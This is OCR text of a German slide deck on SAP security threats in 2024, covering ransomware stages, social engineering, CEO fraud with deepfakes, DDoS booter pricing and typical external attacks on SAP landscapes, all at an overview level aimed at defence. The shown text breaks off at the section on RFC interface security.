
AKTUELLE SAP-BEDROHUNGSLAGE

SAP-Systeme und bekannte Angriffe im Jahr 2024
und Abwehrstrategien

AGENDA


Tatsächliche SAP-Bedrohungssituation

1. Globale Cyber-Bedrohungslage
2. Tatsächliche Angriffe Netzwerk, SAP-On-Premise, Cloud
3. Sicherheit im Netzwerk und auf SAP-Basis
4. SAP RFC Interface Sicherheit On-Premise
5. Allgemeine & SAP API Cloud Sicherheitsbedrohungen
6. SAP ABAP Code Sicherheit & SAP Trojaner
7. Best Practice für SAP-Sicherheitsprojekte / Mitigation & Hardening



ZITAT DAVOS 2023

Agenda für Executives



"Dies ist eine globale Bedrohung, die eine globale Antwort und ein verstärktes und koordiniertes Vorgehen erfordert", sagte Jürgen Stock, der Generalsekretär der Internationalen Kriminalpolizeilichen Organisation (INTERPOL), auf dem Weltwirtschaftsforum in Davos. "Der Schlüssel zum Erfolg im Kampf gegen die Cyberkriminalität liegt natürlich in der **Zusammenarbeit, um sie** über die geopolitischen Grenzen hinweg zu **einer Priorität zu machen**."

Das Jahrestreffen 2023 fand zeitgleich mit der Veröffentlichung des Global Cybersecurity Outlook 2023 des Forums.

Der jährliche Bericht ergab, dass sich die **Unternehmensleiter der Cyber-Bedrohung viel stärker bewusst sind** als im Vorjahr. Tatsächlich gaben 91 % der Befragten an, dass sie **ein weitreichendes und katastrophales Cyber-Ereignis in den nächsten zwei Jahren zumindest für ziemlich wahrscheinlich halten**. Der Bericht kommt jedoch zu dem Schluss, dass Unternehmen nach wie vor vor **großen Herausforderungen** stehen, **wenn es darum geht, Cyberbedrohungen wirksam zu bekämpfen**.

ZITAT NSA 2013

General Michael Hyden auf einem SAP-Executive-Kongress

"Sie müssen den [Cyberspace] als die neue Welt betrachten", sagte Hayden. "Betrachten Sie ihn nicht als Bandbreite oder Budgetlinie - Ihr Militär betrachtet ihn als einen Ort."

Wenn Sie irgendetwas von Wert haben, sind Sie eingedrungen".

sagte Hayden.


"Man muss überleben, während man eingedrungen ist - man muss operieren, während jemand anderes im Netzwerk ist, und seine wertvollen Daten viel enger verpacken als andere, gewöhnliche Daten."

https://blogs.sap.com/2013/10/08/balancing-danger-and-opportunity-in-the-new-world-of-cyber-domain/

AGENDA

Tatsächliche SAP-Bedrohungssituation

1. Globale Cyber-Bedrohungslage
2. Tatsächliche Angriffe Netzwerk, SAP-On-Premise, Cloud
3. Sicherheit im Netzwerk und auf SAP-Basis
4. SAP RFC Interface Sicherheit On-Premise
5. Allgemeine & SAP API Cloud Sicherheitsbedrohungen
6. SAP ABAP Code Sicherheit & SAP Trojaner
7. Best Practice für SAP-Sicherheitsprojekte / Mitigation & Hardening



SAP-ANGRIFFSVEKTOREN

Typische Angriffsvektoren in SAP-Systemen

- Ransomware
- SAP-Systeme Verschlüsselung

- SAP-Systeme Datendiebstahl / DSGVO
- Angriffe auf die Lieferkette
  - GITHUB Werkzeuge & Links
- "Das schwächste Glied"
- Sabotage / Rache

- DDOS **“Smoke & Mirror"**

80%
Kollateralschaden

20%
Insider-Angriffe
Cloud-Angriffe

SAP-ANGRIFF DER EINFACHE WEG

Die meisten Angriffe erfolgen durch Social Engineering und unzufriedene Mitarbeiter von innen.

Soziale Netzwerke

Mitarbeiter
Gewohnheiten
Hobby/Interessen
Informationen über das Unternehmen
Gebäude/Standort
usw.

Spearfishing
E-Mail zur Spezifizierung.
Benutzergruppe
Passwort-Phishing
USB-Geräte
Telefonanrufe


Waterhole
Angriffe auf Gruppen innerhalb eines Unternehmens (Verwaltung, HR usw.)
Gewohnheiten,
Schwarze Bretter,
Intranet usw.

Trojaner

Keylogger
Schnüffler
C&C-Steuerungen

C&C Command & Control

Ausgabe über
Server eines Drittanbieters
Daten sammeln
Speichern auf internem Server
Übermittlung an
Server eines Drittanbieters
Externer Server




SAP-Angriffe

Von innen
Daten lesen
Daten manipulieren
Mit falschen Daten herunterladen

ANGRIFFE DURCH BETRUG & KI

„CEO-Fraud“


- Deep-Fakes mit Video
  - $ 12 / Monat
- Deep-Fakes mit Audio
  - Beliebt auch als „Enkel-Trick“
  - Wird oft auch mit Finanz-Abteilungen gemacht
- Darknet Intelligence
  - „The Dark Button“



ANGRIFFSVEKTOR RANSOMWARE


Stadien eines Ransomware-Angriffs

- Stadien eines Ransomware-Angriffs
  - Phishing/Trojaner
  - Bake
  - C&C-Server
  - Standbein / RAT
  - Aufklären
  - Ransomware / Aktion



ANGRIFFSVEKTOR "SCHWÄCHSTES GLIED"

"Schwächstes Glied" Internationale Angriffe




ANGRIFFSVEKTOR DISTRIBUTED DENIAL OF SERVICE)

"DDOS" Internationale Angriffe

- Ablenkung
- Angriffe tarnen
- Admin-Kapazitäten umleiten

- Konkurrenten behindern
  - Online-Geschäft
  - Wettbüros

-




Example of booter advertised prices and capacities.example of booter advertised prices and capacities.

When it comes to pricing, most stressers and booters have embraced a commonplace SaaS (software as a service) business model, based on subscriptions. As the DDoS report has shown, the average one hour/month DDoS package will set you back $38 (with $19.99 at the lower end of the scale).

AGENDA

Tatsächliche SAP-Bedrohungssituation

1. Globale Cyber-Bedrohungslage
2. Tatsächliche Angriffe Netzwerk, SAP-On-Premise, Cloud
3. **Sicherheit im Netzwerk und auf SAP-Basis**
4. SAP RFC Interface Sicherheit On-Premise
5. Allgemeine & SAP API Cloud Sicherheitsbedrohungen
6. SAP ABAP Code Sicherheit & SAP Trojaner
7. Best Practice für SAP-Sicherheitsprojekte / Mitigation & Hardening




AKTUELLE SAP-BEDROHUNGSLAGE NETZWERK

Beispiel einer komplexen SAP-Landschaft Netzwerk

Typische externe SAP-Angriffe:


- Nicht gepatchte Java-Server
- Schlecht gesicherte Server
- Gestohlene Admin-Zugangsdaten
- AD "Goldene Fahrkarten"
- Schwache SMB-Angriffe



AGENDA

Tatsächliche SAP-Bedrohungssituation

1. Globale Cyber-Bedrohungslage
2. Tatsächliche Angriffe Netzwerk, SAP-On-Premise, Cloud
3. Sicherheit im Netzwerk und auf SAP-Basis
4. **SAP RFC Interface Sicherheit On-Premise**
5. Allgemeine & SAP API Cloud Sicherheitsbedrohungen
6. SAP ABAP Code Sicherheit & SAP Trojaner
7. Best Practice für SAP-Sicherheitsprojekte / Mitigation & Hardening



AKTUELLE SAP-BEDROHUNGSLAGE SAP RFC

Beispiel einer komplexen SAP-Landschaft RFC

